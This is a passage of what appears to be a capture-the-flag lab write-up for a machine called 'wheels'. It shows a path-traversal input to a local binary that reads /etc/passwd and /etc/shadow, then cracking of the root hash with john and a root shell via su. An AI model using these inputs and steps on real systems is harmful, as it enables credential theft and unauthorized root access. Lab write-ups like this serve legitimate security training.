


```
bob@wheels:/opt$ ./get-list


Which List do you want to open? [customers/employees]: employees;ls
bob@wheels:/opt$ ./get-list
```

The program terminates while using the `;` character.

Lets try another method...




```
bob@wheels:/opt$ ./get-list


Which List do you want to open? [customers/employees]: ../../etc/passwd #employees
Opening File....

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
bob:x:1000:1000::/home/bob:/bin/sh
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
```

By adding our command first, then adding `#` with the employees file to read from, it will execute our command.

Now we can read the shaow file and attempt to crack the root password with john.




```
bob@wheels:/opt$ ./get-list


Which List do you want to open? [customers/employees]: ../../etc/shadow #employees
Opening File....

root:$6$Hk74of.if9klVVcS$EwLAljc7.DOnqZqVOTC0dTa0bRd2ZzyapjBnEN8tgDGrR9ceWViHVtu6gSR.L/WTG398zZCqQiX7DP/1db3MF0:19123:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data:*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
irc:*:18474:0:99999:7:::
gnats:*:18474:0:99999:7:::
nobody:*:18474:0:99999:7:::
systemd-network:*:18474:0:99999:7:::
systemd-resolve:*:18474:0:99999:7:::
systemd-timesync:*:18474:0:99999:7:::
messagebus:*:18474:0:99999:7:::
syslog:*:18474:0:99999:7:::
_apt:*:18474:0:99999:7:::
tss:*:18474:0:99999:7:::
uuidd:*:18474:0:99999:7:::
tcpdump:*:18474:0:99999:7:::
landscape:*:18474:0:99999:7:::
pollinate:*:18474:0:99999:7:::
sshd:*:18634:0:99999:7:::
systemd-coredump:!!:18634::::::
lxd:!:18634::::::
usbmux:*:18864:0:99999:7:::
bob:$6$9hcN2TDv4v9edSth$KYm56Aj6E3OsJDiVUOU8pd6hOek0VqAtr25W1TT6xtmGTPkrEni24SvBJePilR6y23v6PSLya356Aro.pHZxs.:19123:0:99999:7:::
mysql:!:19123:0:99999:7:::
```

```
┌──(root㉿kali)-[~/pg/practice/Wheels]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt root_hash
Warning: detected hash type "sha512crypt", but the string is also recognized as
"HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
highschoolmusical (root)
1g 0:00:00:01 DONE (2023-03-22 20:20) 0.6211g/s 4134p/s 4134c/s 4134C/s
shearer..aditya
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now we can su to root with the password `highschoolmusical`



```
bob@wheels:/opt$ su root
Password:
root@wheels:/opt# cd
root@wheels:~# id
uid=0(root) gid=0(root) groups=0(root)
root@wheels:~#
```